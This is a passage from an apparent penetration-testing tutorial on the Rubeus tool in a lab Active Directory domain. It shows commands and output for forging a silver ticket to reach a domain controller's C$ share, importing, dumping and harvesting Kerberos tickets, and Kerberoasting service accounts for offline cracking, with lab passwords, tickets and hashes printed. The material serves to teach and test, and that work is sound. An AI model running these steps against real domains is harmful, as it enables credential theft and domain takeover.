C:\Users\Public>rubeus.exe hash /domain:ignite.local /user:harshitrajpal /password:Password@1 ←
rubeus.exe hash /domain:ignite.local /user:harshitrajpal /password:Password@1
```




v2.0.2

```
[*] Action: Calculate Password Hash(es)
```

```
[*] Input password      : Password@1
[*] Input username      : harshitrajpal
[*] Input domain        : ignite.local
[*] Salt                : IGNITE.LOCALharshitrajpal
[*]      rc4_hmac        : 64FBAE31CC352FC26AF97CBDEF151E03 ←
[*]      aes128_cts_hmac_sha1 : F599612EE131E388B93ED9EEB5C6FA66
[*]      aes256_cts_hmac_sha1 : EA2344691D140975946372D18949706857EB9C5F65855B0E159E54260BEB365C ←
[*]      des_cbc_md5      : 986149983868E0D9
```

```
C:\Users\Public>rubeus.exe silver /service:cifs/dc1.ignite.local /rc4:64FBAE31CC352FC26AF97CBDEF151E03 /ldap
/creduser:ignite.local\Administrator /credpassword:Ignite@987 /user:harshitrajpal /krbkey:EA2344691D140975946372D18949706857EB9C5F65855B0E159E54260BEB365C /krbencrype:aes256 /domain:ignite.local /ptt ←
rubeus.exe silver /service:cifs/dc1.ignite.local /rc4:64FBAE31CC352FC26AF97CBDEF151E03 /ldap /creduser:ignite.local\Administrator /credpassword:Ignite@987 /user:harshitrajpal /krbkey:EA2344691D140975946372D18949706857EB9C5F65855B0E159E54260BEB365C /krbencrype:aes256 /domain:ignite.local /ptt
```



v2.0.2

```
[*] Action: Build TGS
```

This helped us generate a silver ticker for Administrator account. And as a result, we are now able to access DC machine's C drive

```
dir \\dc1.ignite.local\c$
```

```
C:\Users\Public>dir \\dc1.ignite.local\c$ ←
dir \\dc1.ignite.local\c$  
Volume in drive \\dc1.ignite.local\c$ has no label.  
Volume Serial Number is 1E8E-1557  
  
Directory of \\dc1.ignite.local\c$  
  
02/24/2022  11:42 AM    <DIR>          inetpub  
07/16/2016   06:53 PM    <DIR>          PerfLogs  
03/27/2022  09:58 AM    <DIR>          Program Files  
07/16/2016   06:53 PM    <DIR>          Program Files (x86)  
02/24/2022  01:50 PM    <DIR>          Shares  
02/24/2022  11:43 AM    <DIR>          Users  
04/04/2022  10:06 PM    <DIR>          Windows  
              0 File(s)          0 bytes  
              7 Dir(s)  52,225,916,928 bytes free  
  
C:\Users\Public>whoami  
whoami  
ignite\harshitrajpal
```

Ticket Management

Rubeus contains multiple ticket management options that may aid a pentester to conduct operations effectively and stealthily. As a pentester, we need to manage our generated tickets.

Ptt

The Rubeus ptt option can import the supplied ticket in command line. The /ptt can also be used in conjunction with other options that output tickets. For example,

```
rubeus.exe ptt /ticket:doIFNDCCBTCgAwI...bA==
```

rubeus.exe ptt /ticket:doIFNDC1BTCgAwIBBaEDAgEWooIERDCCBEBhggQ8MIIEKADAgEFoq4bDElHTklURS5MT0NBTKIhMb+gAwIBAqEYMBYbBmtyYnRndBsMaWduaXrlLmxvY2Fso4ID/DCCA/igAwIBEqEDAgEc0oID6gSCA+ZLWyCn2if6qTydVpeLdJTMInu3Be9Am5m0Y1PESQ3vG7FGz/QvpZa0CyszUDq5MHxUv0JA5zygDNxwDew8kQvIwFlnWADUnH5EmnCFE65hWDFolsZCca/6cgWfWb246pz176zIIsymT80khALGHA9yHgCYM4eF9GhuAFkwM79NWxNPv+zWmHgyT0S/feen3qAyst4qR1NuAUNvMj89GproLkMM1h8JHsirPD3DnFtBMvJF5AJ1B51HDwU9zWn8Wk570oHwC5Vf04FhtBb7BhMkgTanSc4yA70eBHPiabUuS54UgiM2wtGBoDONzJ3G4zzjEL1Ft+4S19IKIWjvwNJPzxPKpuwSo5bvcVvZ5o+6YLLh5KvjdC4fvFr9t3vXvshM4D86k0FaoGGuAw5Pv5qUnX4uY5mqIfp5WnYmuThbo+Qqakew7cr6nGNLRjNE3woTbuWnxCbiBvCf5tob04TyREkS4VkJazjdPMVnyqGFTnxfbJGMwM27SFs+KFnMBzmlKj0UyZiFayHnsN11tR+Q3VeVgE1jvp019gy6Mv5rcK+NPzt/LFnsEJpr8R91MkhAShtVtA/9C12jU7wGc4S97sDQMpuDnJGGE711yeYiApDyBpK5oje1jMDDs0EY7ILcnCluzLwD01mEPUP0J1i35e6AusjFhmf2IdLJFQ0NALQSfMFYj4Bguot04eRckZ103E219Mq6n1KOI/0bURDHes+Y+pidavxozJZRK2IctL3kZc1aT5BdqNT8FhvZMikz6MwcyStLn8UzvVH20Eisgejfl3h3J1ieRx3VBBmjeqWJGvb2z3gJBF5l10e0MyJeNSuqdwdxhSiP325NH95EVw0Q9NckJnpOxLyDwZFdJpz+lI4KTX++w9u7o1qGpN+5iNb7uevaBkk0AosW34yahsgeQsHzUyCipJpXJ42soFQPVpVUib2tSe1u08Wyjn7n8y82n4hvIAmjeYDLo75EMsMftM7pACIYgPDWju+PAcqibjqw9XmWiyhmVaXmRY143KLTyTq8qqQbn1TWNJumTyb6C7QHyrsgk+nL7BZbupdtnyWR8uxH76vGx0f+kwWAA/+3yOZ/7miqyhrKfG3jpIvitSuyQUD276NE/VMLznzAxUG1MUzgVt1y9jsKuNb8Y6bgY0aQmnRxqjkeGBuHpxMPf6Twy0/mfkclAFDRJ+qH/U/VsHH8HIjilDlwocUq0Vw+yWgDQ8km/+rReFu9JyK6UoygiPA8msMf8hauHqsjX0AqlUehY7vIvnfrzwWvrvmscG0m/0mH2KLGgbTpIypPB/AB4Ncx36if8iNKO82zCB2KADAgEAooHQBIHNFYHkMIHh0iHEMIHBMG+oBswGaADAgExoRIEEJttR7jHY4VtakWvYRHxW0uhDhsMSUDosVRFLkxPQ0FMohowGKADAgEB0REwDxsNaGfyc2hpdHJhanBbhKMHAwUAQQUAAKURGA8yMDiyMDQyOTA3MDExNlqmErGpmjAyMjA0MjkxNzAxMTZapxEYDzIwMjIwNta2MDcwMTE2WqgOGwxJR05JVEUuTE9DQUyptAf0AMCAQKhgDAWGwzrcmJ0Z3QbDglnbm10Z5s5b2NhbA==

v2.0.2

```
[*] Action: Import Ticket
[+] Ticket successfully imported!
```

As you can see, the generated ticket has now been imported.

Purge

Rubeus has a purge option which can purge/delete all the tickets existing in the current session.

Here, we demonstrate how we purged 2 tickets listed by klist.

rubeus.exe purge

```
C:\Users\Public>klist ←
klist

Current LogonId is 0:0x1e0d97

Cached Tickets: (2)

#0> Client: harshitrajpal @ IGNITE.LOCAL
    Server: krbtgt/ignite.local @ IGNITE.LOCAL
    KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
    Ticket Flags 0x40e50000 → forwardable renewable initial pre_authent ok_aze
ze

    Start Time: 4/29/2022 12:31:16 (local)
    End Time: 4/29/2022 22:31:16 (local)
    Renew Time: 5/6/2022 12:31:16 (local)
    Session Key Type: RSADSI RC4-HMAC(NT)
    Cache Flags: 0x1 → PRIMARY
    Kdc Called:
```

```
#1> Client: harshitrajpal @ IGNITE.LOCAL
    Server: cifs/dc1.ignite.local @ IGNITE.LOCAL
    KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
    Ticket Flags 0x40a00000 → forwardable renewable pre_authent
    Start Time: 4/29/2022 12:22:03 (local)
    End Time: 4/29/2022 22:22:03 (local)
    Renew Time: 5/6/2022 12:22:03 (local)
    Session Key Type: RSADSI RC4-HMAC(NT)
    Cache Flags: 0
    Kdc Called:
```

```
C:\Users\Public>rubeus.exe purge ←
rubeus.exe purge
```

```
(____)\_)_ [ ]
 [ ] / | | | | [ ] \ [ ] [ ] [ ] / [ ]
 [ ] \ \ | | | | [ ] [ ] [ ] [ ] / ( ) / ( )
```

v2.0.2

```
[*] Action: Purge Tickets
Luid: 0x0
[+] Tickets successfully purged!
```

```
C:\Users\Public>klist ←
klist
```

Current LogonId is 0:0x1e0d97

Cached Tickets: (0)

```
C:\Users\Public>
```

Describe

Often we lose track of the tickets in system. Describe option helps us to view details about a particular base64 encrypted blob or ticket.kirbi file.

We can provide the ticket using /ticket flag.

```
rubeus.exe describe /ticket:doIFNDCCBTCg...bA==
```

```
rubeus.exe describe /ticket:doIFNDCCTCgAwIBBaEDAgEWooIERDCCBEBhggQ8MII0KADAgEFoQ4bDElHTklURS5MT0NBTKIhMB+gAwIBAqEYMBYbBmtyYnRndBsMaWduaXrLlmxvY2Fso4ID/DCCA/igAwIBEqEDAgECooID6gSCA+ZLWyCn2iF6qTydVpeLdJTMInu3Beh9Am5mOY1PESQ3vG7FGz/QvpZa0CyszUDq5MHxUv0JA5zygDNxwDEw8kQvIwFlnWADUnH5EmnCFE65hWDFolsZCca/6cgWfWb246pz176zIIsymT80khAlGHA9yHgCYM4eF9GhuAfkwM79NWxNPv+zWmHgyT0S/feen3qAyst4qR1NuAUNvMj89GproLkMM1h8JHsirPD3DnFtBMvJf5AJ1B51HDwU9zWN8Wk570oHwC5Vf04FhTBB7BhMkgTanSc4yA7oeBHPIabUuS54UgiM2wtGB0dONzJ3G4zjEL1Ft+4S19IKIwJvwNJPXzPKpuwSo5bvcVvZ5o+6YLLH5Kvjdc4fvFr9t3vXvshM4D86k0FaoGCUaw5Pv5qunX4uy5mqIfp5WNYmuTHBo+QQakew7cr6nGNLRjNE3woTbuWNxXcbIBvCf5tob4TyREkS4VkJdPMVnygQFtxFBjGMwX27SFs+KFnMBzmlKj0UyZiFAyHnsN11tR+Q3VeVgE1jvp019gy6MV5rcK+NPzt/LFnsEJpr8R91MkHastHvtA/9C12jU7wGC4St97sDQMpujdNjGGE711yeYiApDyBPAK5oje1jMDDs0Ey7ILcnCluzLwd01mEPUP0Jii35e6AUUsjFhmf2IdLJFQ0NALQSfMFj4Bguo04eRckZ103E219Mq6n1K01/oBurdHes+Y+pIDavxtoZJRK2IctL3kZc1aT5BdqN78FhvZMkz6MwcyStLn8UzvVH20Eisgejfl3h3J1ieRx3VBBmjeqWJGbV2z3gJBf510eMyJeNsUqdwdxhSiP325NH95EvW0Q9NcKJnp0XLYDfZDjpz+li4KTx++ww9u7oqGapN+5iNbd7uevaBkk0AosW34yahsgeQsHzUYCipJpXJ42soFQpvpVUib2tSe1U08Wyjn7n8y82n4hVIAmjEYDLo75EMsMftM7pACIYgPDwJu+PAcqibjqw9XmWlYmhvXaMxRy143KlTYTq8qqQbn1TWNJumTyB6C7QHyrSqK+nL7BZbupdtnyWR8uxH76vGx0f+kwWAa/+3y0Z/7miqyhrKfG3jpIvitSuyQUD276NE/VMLznzAXUG1MUzgVt1y9jsKuNb8Y6bgY0aQmnRXqjkeGBuHpxMPf6Twy0/mfkclAFDRJ+qH/U/VsHH8H1Ji1dLWocUQOvW+yWgDQ8km/+rReFu9JyK6UoygiiPA8mSMF8hAUHQsJx0AqLUEhY7vIvnfrzwWvrvmscG0m/0mH2KLGgbTpIypPB/AB4Ncx36if8iNKO2zCB2KADAgEAooHQBIHNFYHKMIHHoIHEMIHBMIg+oBswGaADAgEXoRIEEJttR7jHY4VtakWvYRHXW0uhDhsMSUDOSVRFLkxPQ0FMohowGKADAgEB0EwDxsNaGFyc2hpDhJhanBhbKMHAwUAQOUAAKURGA8yMDIyMDQyOTA3MDExNlqmERgPmjAyMjA0MjkxNzAxMTZapxEYDzIwMjIwNTA2MdCwMTE2Wqg0GwxJR05JVEUuTE9DQUpITAf0AMCAQKhGDAWgwZrcmJ0Z3QbDglnbml0ZS5sb2NhbA=
```

v2.0.2

[*] Action: Describe Ticket

```
krbtgt/ignite.local
IGNITE.LOCAL
harshitrajpal
IGNITE.LOCAL
4/29/2022 12:31:16 PM
4/29/2022 10:31:16 PM
5/6/2022 12:31:16 PM
name_canonicalize, ok_as_delegate, pre_authent, initial, renewable, forwardable
rc4_hmac
m21HuMdjhW1qRa9hEddY6w=
```

Triage


While `klist` views tickets for current session triage lists all the tickets. When a session is being run as an administrator, we can not only view tickets in the current user's session memory but other user's tickets in memory too.

`/luid`: This flag can be used to provide a specific user ID.

```
rubeus.exe triage  
rubeus.exe triage /luid:0x8f57c
```

```
C:\Users\Public>rubeus.exe triage ←
```

```
rubeus.exe triage
```



```
v2.0.2
```


```
Action: Triage Kerberos Tickets (All Users)
```

```
[*] Current LUID : 0x6ba6da
```

LUID	UserName	Service	EndTime
0x8f57c	aarti @ IGNITE.LOCAL	krbtgt/IGNITE.LOCAL	4/29/2022 9:25:49 PM
0x8f57c	aarti @ IGNITE.LOCAL	LDAP/dc1.ignite.local/ignite.local	4/29/2022 9:25:49 PM
0x3e4	workstation01\$ @ IGNITE.LOCAL	krbtgt/IGNITE.LOCAL	4/29/2022 9:21:45 PM
0x3e4	workstation01\$ @ IGNITE.LOCAL	DNS/dc1.ignite.local	4/29/2022 9:21:45 PM
0x3e4	workstation01\$ @ IGNITE.LOCAL	ldap/dc1.ignite.local	4/29/2022 9:21:45 PM
0x3e4	workstation01\$ @ IGNITE.LOCAL	cifs/dc1.ignite.local	4/29/2022 9:21:45 PM
0x3e7	workstation01\$ @ IGNITE.LOCAL	krbtgt/IGNITE.LOCAL	4/29/2022 9:21:36 PM
0x3e7	workstation01\$ @ IGNITE.LOCAL	cifs/dc1.ignite.local/ignite.local	4/29/2022 9:21:36 PM
0x3e7	workstation01\$ @ IGNITE.LOCAL	WORKSTATION01\$	4/29/2022 9:21:36 PM
0x3e7	workstation01\$ @ IGNITE.LOCAL	LDAP/dc1.ignite.local	4/29/2022 9:21:36 PM
0x3e7	workstation01\$ @ IGNITE.LOCAL	LDAP/dc1.ignite.local/ignite.local	4/29/2022 9:21:36 PM

```
C:\Users\Public>rubeus.exe triage /luid:0x8f57c ←
```

```
rubeus.exe triage /luid:0x8f57c
```



```
v2.0.2
```

```
Action: Triage Kerberos Tickets (All Users)
```

```
[*] Target LUID : 0x8f57c
[*] Current LUID : 0x6ba6da
```

LUID	UserName	Service	EndTime
0x8f57c	aarti @ IGNITE.LOCAL	krbtgt/IGNITE.LOCAL	4/29/2022 9:25:49 PM
0x8f57c	aarti @ IGNITE.LOCAL	LDAP/dc1.ignite.local/ignite.local	4/29/2022 9:25:49 PM

Also, when the LUID is known, we can purge particular user's tickets too (elevated mode only)

```
rubeus.exe purge /luid:0x8f57c
```

Dump

If the session is running in an elevated mode, a user can dump/ extract all the current TGTs and service tickets. Again, /luid can be provided to dump specific user's tickets. /service can be used to filter these tickets.

For example, `/service:krbtgt` displays only TGTs.

rubeus.exe dump

```
C:\Users\Public>rubeus.exe dump
```

v2.0.2

Action: Dump Kerberos Ticket Data (Current User)

[*] Current LUID : 0x1e0d97

```
UserName          : harshitrajpal
Domain           : IGNITE
LogonId          : 0x1e0d97
UserSID          : S-1-5-21-2377760704-1974907900-3052042330-1115
AuthenticationPackage : Kerberos
LogonType         : Interactive
LogonTime         : 4/29/2022 11:27:44 AM
LogonServer       : DC1
LogonServerDNSDomain : IGNITE.LOCAL
UserPrincipalName : harshitrajpal@ignite.local
```

```
ServiceName      : ldap/dc1.ignite.local
ServiceRealm    : IGNITE.LOCAL
UserName        : harshitrajpal
UserRealm        : IGNITE.LOCAL
StartTime        : 4/29/2022 12:52:09 PM
EndTime          : 4/29/2022 10:31:16 PM
RenewTill        : 5/6/2022 12:31:16 PM
Flags            : name_canonicalize, ok_as_delegate, pre_authent, renewable,
KeyType          : aes256_cts_hmac_sha1
Base64(key)      : 4Enx/y5A7hVrSswqpopuy4ML99BNNTfb/6zgBFMQHVE=
Base64EncodedTicket : ...
```

For a specific service like only krbtgt:

```
rubeus.exe dump /service:krbtgt
```

```
C:\Users\Public>rubeus.exe dump /service:krbtgt ←  
rubeus.exe dump /service:krbtgt
```

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v2.0.2

Action: Dump Kerberos Ticket Data (Current User)

```
[*] Target service  : krbtgt
[*] Current LUID    : 0x1e0d97
```

```
UserName          : harshitrajpal
Domain           : IGNITE
LogonId          : 0x1e0d97
UserSID          : S-1-5-21-2377760704-1974907900-3052042330-1115
AuthenticationPackage : Kerberos
LogonType         : Interactive
LogonTime         : 4/29/2022 11:27:44 AM
LogonServer       : DC1
LogonServerDNSDomain : IGNITE.LOCAL
UserPrincipalName : harshitrajpal@ignite.local

ServiceName       : krbtgt/ignite.local
ServiceRealm      : IGNITE.LOCAL
UserName          : harshitrajpal
```

Tgtdeleg

Tgtdeleg is Benjamin Delpy's technique that can exploit the Generic Security Service Application Program Interface (GSS-API) trick and allows you to extract a usable TGT .kirbi file from the current user's session in low elevation mode. This Windows API can be used to request a delegate TGT that's intended to be sent to a remote host/SPN.

This can be done like:

rubeus.exe tgtdeleg

As you can see, the current user's TGT has been dumped successfully.

Monitor

The monitor function can periodically extract all TGs every x seconds where x is the variable provided in the /interval flag.

/targetuser: Only the specified user's tickets will be returned.

```
rubeus.exe monitor /targetuser:noob$ /interval:10
```

Harvest

The harvest option extracts TGTs every x seconds where x is provided by /interval flag and it also keeps a cache of any extracted TGTs and any tickets about to expire are autorenewed.

/nowrap filter: Displays tickets in a single line (very helpful)

/runfor: Can specify the end time of harvest option

```
rubeus.exe harvest /interval:30
```

Kerberoasting

Kerberoasting is a technique that allows an attacker to steal the KRB_TGS ticket, that is encrypted with RC4, to brute force application services hash to extract its password. Kerberos uses NTLM hash of the requested Service for encrypting KRB_TGS ticket for given service principal names (SPNs). When a domain user sent a request for TGS ticket to domain controller KDC for any service that has registered SPN, the KDC generates the KRB_TGS without identifying the user authorization against the requested service.

An attacker can use this ticket offline to brute force the password for the service account since the ticket has been encrypted in RC4 with the NTLM hash of the service account.

For a detailed guide on Kerberoasting, see our article [here](#).

To perform Kerberoasting using Rubeus for a specified SPN, we can provide using the `/spn` flag.

```
rubeus.exe kerberoast /spn:ldap/dc1.ignite.local/ignite.local
```

```
C:\Users\Public>rubeus.exe kerberoast /spn:ldap/dc1.ignite.local/ignite.local ←  
rubeus.exe kerberoast /spn:ldap/dc1.ignite.local/ignite.local
```

v2.0.2

[*] Action: Kerberoasting

[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*] Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.

```
[*] Target SPN : ldap/dc1.ignite.local/ignite.local
[*] Hash : $krb5tgt$18$USER$DOMAIN$*ldap/dc1.ignite.local/ignite.local*$220
          ECBF6$E41319E0D8BD06E16C003B6C889764A653FA654FB65C3184DCB7430118
          6D0FB2743D8D1198ED3747D0AB5980F1543E6941960D678FE520BA0A6ECCA9DD
          7AFAB86DF0F1E6080F14622DEE7B16AD27D9A4A49B0856BA335B2645413B3B0F
          B5B85202D19B6F193662B1F6907B30881F88D19BB77E49544A203AE8B6AEF984
          5B948F6052C39E034FF89EAFB1860EAAC41C4BFA3B4022C068931CCEDC06231
          2281909FD06304D50BD518FD1A500627C6BD83B7E2BB6072F4BCD89F7635FEC7
          9DEE676BD99EF69E2923A72D8C3C324914F0C6D3F455F3A18A8A14227D6631F3
          B72F69A985C1D5CF314BF628C1BC178BB9E797C4953325A9902F67892A32B18F
          17B20DF234612AFCA2577710A2DA1C1092341A662533160CB750B8A8B031C20
          990E494BB5B91EC5D5318F53E877D436D5B55E1ED1019C05F9F3B83629EDA664
          14304979049F07CADE0B0BA4C2B3AD3EF808BD30050837B4124F42E9C291EBB9
          B4403B9C99D304C3FCE982DF4288EC0C432CB9C92295D38BCB6ED486A3269F
          41B040D2346EDF9EDFBB80D8B1667006EF4DDC66CAAAB107CBFD4F42434714AA
          7444BC095A62C3BD282FB92B20A8580CC3E381421F65C5CE48A301947DA80868
          9AF4FC765716208CD028EB33780D136A286FCC07C20CAD5349D09833280277E0
          6299DF28C9B58411B1551AF78B7BFDB0A0F623BB3358A36083AA256B726884D8
          CCB3CE5160831057A8FB27032870126D09B4E491BFC7642F7E02B5766EB0D541
          B6D9294284E8C7B9380EA27E1F1CD837331C84C6DA0DD697B9DF1B5821DBE495
          AC45D5AAE10389AEBFE3BD725958861CF07029505F420DE4F8BE9466B64B5FDC
          B89245B0AF6BEA2825859871D81D0BB7249CECDB2D8A493D235CB6075ED05AD0
          2FDD3052BF4CB167FAE330D43B9C2F28F282290E76124CA9265EE9A951998CAB
          16AA3C4D05C1274C0B6806D3C13ADF8E2551C0B660A0793DB8FDA3273D856C07
```

As you can see above, a valid Kerberos hash has been dumped by kerberoasting LDAP service. These can be cracked using hashcat with module number 13100.

/tgtdeleg can be used to perform the tgt delegation trick to roast all rc4 enabled accounts

```
rubeus.exe kerberoast /spn:ldap/dc1.ignite.local/ignite.local /tgtdeleg
```

/aes flag can be used to roast all AES enabled accounts while using KerberosRequestorSecurityToken

```
rubeus.exe kerberoast /spn:ldap/dc1.ignite.local/ignite.local /aes
```

```
C:\Users\Public>rubeus.exe kerberoast /spn:ldap/dc1.ignite.local/ignite.local /aes
rubeus.exe kerberoast /spn:ldap/dc1.ignite.local/ignite.local /aes
(____)\ )_ [ ]_ \_ [ ]_ \_ [ ]_ / [ ]_ / [ ]_ )
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v2.0.2

[*] Action: Kerberoasting

[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*]           Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.

[*] Target SPN          : ldap/dc1.ignite.local/ignite.local
[*] Hash               : $krb5tgs$18$USER$DOMAIN$*ldap/dc1.ignite.local*220
ECBF6$E41319E0D8BD06E16C003B6C889764A653FA654FB65C3184DCB7430118
6D0FB2743D8D1198ED3747D0AB5980F1543E6941960D678FE520BA0A6ECCA9D0
7AFAB86DF0F1E6080F14622DEE7B16AD27D9A4A49B0856BA335B2645413B3B0F
B5B85202D19B6F193662B1F6907B30881F88D19BB77E49544A203AE8B6AEF984
5B948F6052C39E034FF89EAFB1860EAEAC41C4BFA3B4022C068931CCEDC06231
2281909FD06304D50BD518FD1A500627C6BD83B7E2BB6072F4BCD89F7635FEC1
9DDE676BD99EF69E2923A72D8C3C324914F0C6D3F455F3A18A8A14227D6631F3
B72F69A985C1D5CF314BF628C1BC178BB9E797C4953325A9902F67892A32B18F
17B20DFF234612AFCA2577710A2DA1C1092341A662533160CB750B8A8B031C20
990E494BB5B91EC5D5318F53E877D436D5B55E1ED1019C05F9F3B83629EDA664
14304979049F07CADE0B0BA4C2B3AD3EF808BD30050837B4124F42E9C291EBB9
B4403B9C99D304C3F3FCE982DF4288EC0C432CB9C92295D38BCB6ED486A3269F
41B040D2346EDF9EDFBB80D8B1667006EF4DDC66CAAAB107CBFD4F42434714AA
7444BC095A62C3BD282FB92B20A8580CC3E381421F65C5CE48A301947DA80868
9AF4FC765716208CD028EB33780D136A286FCC07C20CAD5349D09833280277E0
6299DF28C9B58411B1551AF78B7BFDB0AF623BB3358A36083AA256B726884D8
CCB3CE5160831057A8FB27032870126D09B4E491BFC7642F7E02B5766EB0D541
B6D9294284E8C7B9380EA27E1F1CD837331C84C6DA0DD697B9DF1B5821DBE495
AC45D5AAE10389AEBFE3BD72595861CF07029505F420DE4F8BE9466B64B5FD0
B89245B0AF6BEA2825859871D81D0BB7249CECDB2D8A493D235CB6075ED05AD0
2FDD3052BF4CB167FAE330D43B9C2F28F282290E76124CA9265EE9A951998CA8
16AA3C4D05C1274C0B6806D3C13ADF8E2551C0B660A0793DB8FDA3273D856C07
9C3DA80507564181B3185FF491A8C4173F5DAE57FF5299DDFEE9673CACF8C00F
A36F51595D5AECF8E38CD2040067496813E0361B78D663D2201124A5CCC3D940
36C5787E3B712C694FA2C9B15066B0C655226576F2F844E73A760F07603451A1
```

Alternate domain credentials to perform Kerberoasting and searching for users to kerberoast can be done using the /creduser and /credpassword

```
rubeus.exe kerberoast /spn:ldap/dc1.ignite.local/ignite.local /creduser:ignite.local\Administrator /credpassword:Ignite@987
```

```
C:\Users\Public>rubeus.exe kerberoast /spn:ldap/dc1.ignite.local/ignite.local /creduser:ignite.local\Administrator /credpassword:Ignite@987 →  
rubeus.exe kerberoast /spn:ldap/dc1.ignite.local/ignite.local /creduser:ignite.local\Administrator /credpassword:Ignite@987
```

v2.0.2

```
[*] Action: Kerberoasting  
[*] NOTICE: AES hashes will be returned for AES-enabled accounts.  
[*] Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.
```

```
[*] Target SPN : ldap/dc1.ignite.local/ignite.local
[*] Hash : $krb5tgs$18$USER$DOMAIN$*ldap/dc1.ignite.local*+$D935216351A44E4DBCA
09573$9A866BA049EA43BE1B5F335A044A81F807DF1FBD6DA6AEDB8BDD9C6210B820FF8CE18FABA
C8A03A5F72869F7D73ADA0AF294D164C0FEB37B274498AD0B77DA7B5CD521D1EE5C0836ADA6E3D03
BE3768B1921C444BB8B50752D041627B46C411908DDC2C7BD0DEF4D726DB3D9C87E7F4C8F18284C
EFBFE358E5A0871597F6940865A12A57CBEFBA13A10428FF92F532A48CEAD492B85EB77AAFF9E9EA
C85CDFF5DD201E3B9D58508CBD59A1C80C81A790D77192B3EDCC5D734BD96016CCF9D1B1555FF63D
B2B10DB92686EB3329922655FD0FE706A61CAC6DDA18175074658C4E245DA7F0F7E48EA3DD25D077
FF0AFE9603EC4F4C98809951607A55ABFB23A043508A67B33FF1FC9367F33269355684D0BCDB2D1
C454F0AE2B34769B462C13AE25E89817FBAFB71079A828517A823CBD334DC0A20D5F9894BC8A0F
46221C286D2A74D4DF429D760B0E6F20CBB69791138B561D6B84BBB39BC387F701DBB856D93692B5
28C8459D8280ED57CE685C4F68C94246F8FD05CAD218EC13C866E391BB23C161551F098ECB4467F
5258DD9FF169B1680EEB7D6E8F270220B33A4D55960F835E55E4A4D2427A6155B77CC301833BF1E4
```

Some customisation flags can also be specified like

/pwdsetbefore: In the format MM-dd-yyyy then only the accounts whose password was last changed before the specified date shall be roasted

/resultlimit: The number of accounts that shall be roasted will be limited to this value

/delay: Specifies the milliseconds interval between two consecutive TGS requests

```
rubeus.exe kerberoast /spn:ldap/dc1.ignite.local/ignite.local /pwdsetbefore:08-05-2022 /resultlimit /delay:1000
```

```
C:\Users\Public>rubeus.exe kerberoast /spn:ldap/dc1.ignite.local/ignite.local /pwdsetbefore:08-05-2022 /resultlimit:3 /delay:1000
rubeus.exe kerberoast /spn:ldap/dc1.ignite.local/ignite.local /pwdsetbefore:08-05-2022 /resultlimit:3 /delay:1000
```

```
(____)\____)____[____]____\____/____)____/____/____)
```

v2.0.2

```
[*] Action: Kerberoasting
[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*]           Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.
[*] Using a delay of 1000 milliseconds between TGS requests.
```

```
[*] Target SPN : ldap/dc1.ignite.local/ignite.local
[*] Hash : $krb5tgs$18$USER$DOMAIN$*ldap/dc1.ignite.local/ignite.local*$22065AE39779D2EFACD
ECBF6$E41319E0D8BD06E16C003B6C889764A653FA654FB65C3184DCB7430118CEF939BF767F4087
6D0FB2743D8D1198ED3747D0AB5980F1543E6941960D678FE520BA0A6ECCA9DD743120424C6E98A7
7AFAB86DF0F1E6080F14622DEE7B16AD27D9A4A49B0856BA335B2645413B3B0F53D18EE37414A2F6
B5B85202D19B6F193662B1F6907B30881F88D19BB77E49544A203AE8B6AEF9846D265D54444AD2E3
5B948F6052C39E034FF89EAFB1860EAECAC41C4BFA3B4022C068931CCEDC062316CFFC21720BCB8E1
2281909FD06304D50BD518FD1A500627C6BD83B7E2BB6072F4BCD89F7635FEC7CEB7FC140B08BACA
9DEE676BD99EF69E2923A72D8C3C324914F0C6D3F455F3A18A8A14227D6631F37F3C349A356E8737
B72F69A985C1D5CF314BF628C1BC178BB9E797C4953325A9902F67892A32B18FEFBEDF42570C9C
17B20DFF234612AFCA2577710A2DA1C1092341A662533160CB750B8A8B031C2C7D417E56B7C26055
990E494BB5B91EC5D5318F53E877D436D5B55E1ED1019C05F9F3B83629EDA664A4088755B98DB2E0
14304979049F07CADE0B0BA4C2B3AD3EF808BD30050837B4124F42E9C291EBB9EAE229E7A9105720
B4403B9C99D304C3F3FCE982DF4288EC0C432CB9C92295D38CB6ED486A3269FFC5A7704DCBABF84
41B040D2346EDF9EDFBB80D8B1667006EF4DDC66CAAAB107CBFD4F42434714AA1CE7E42E26F801CE
7444BC095A62C3BD282FB92B20A8580CC3E381421F65C5CE48A301947DA80868AF26C243A3690D8C
9AF4FC765716208CD028EB33780D136A286FCC07C20CAD5349D09833280277E016A45069249C57FA
6299DF28C9B58411B1551AF78B7FDB0A0F623BB3358A36083AA256B726884D8ED4279307F03F891
CCB3CE5160831057A8FB27032870126D09B4E491BFC7642F7E02B5766EB0D5418A3AEB172E600D8F
B6D9294284E8C7B9380EA27E1F1CD837331C84C6DA0DD697B9DF1B5821DBE495F72AEF29E2E00D98
AC45D5AAE10389AEBFE3BD725958861CF07029505F420DE4F8BE9466B64B5FDC8C3BA86939528BB3
B89245B0AF6BEA2825859871D81D0BB7249CECDB2D8A493D235CB6075ED05AD05AF8B2AAB8419BFB
2FDD3052BF4CB167FAE330D43B9C2F28F282290E76124CA9265EE9A951998CAE8C7F79748BFC419D
16AA3C4D05C1274C0B6806D3C13ADE8F2551C0B660A0793DB8FDA3273D856C07E0372078D8FFD393
```

/rc4opsec: tgtdeleg trick is used and accounts without AES enabled are roasted.

```
rubeus.exe kerberoast /spn:ldap/dc1.ignite.local/ignite.local /rc4opsec
```

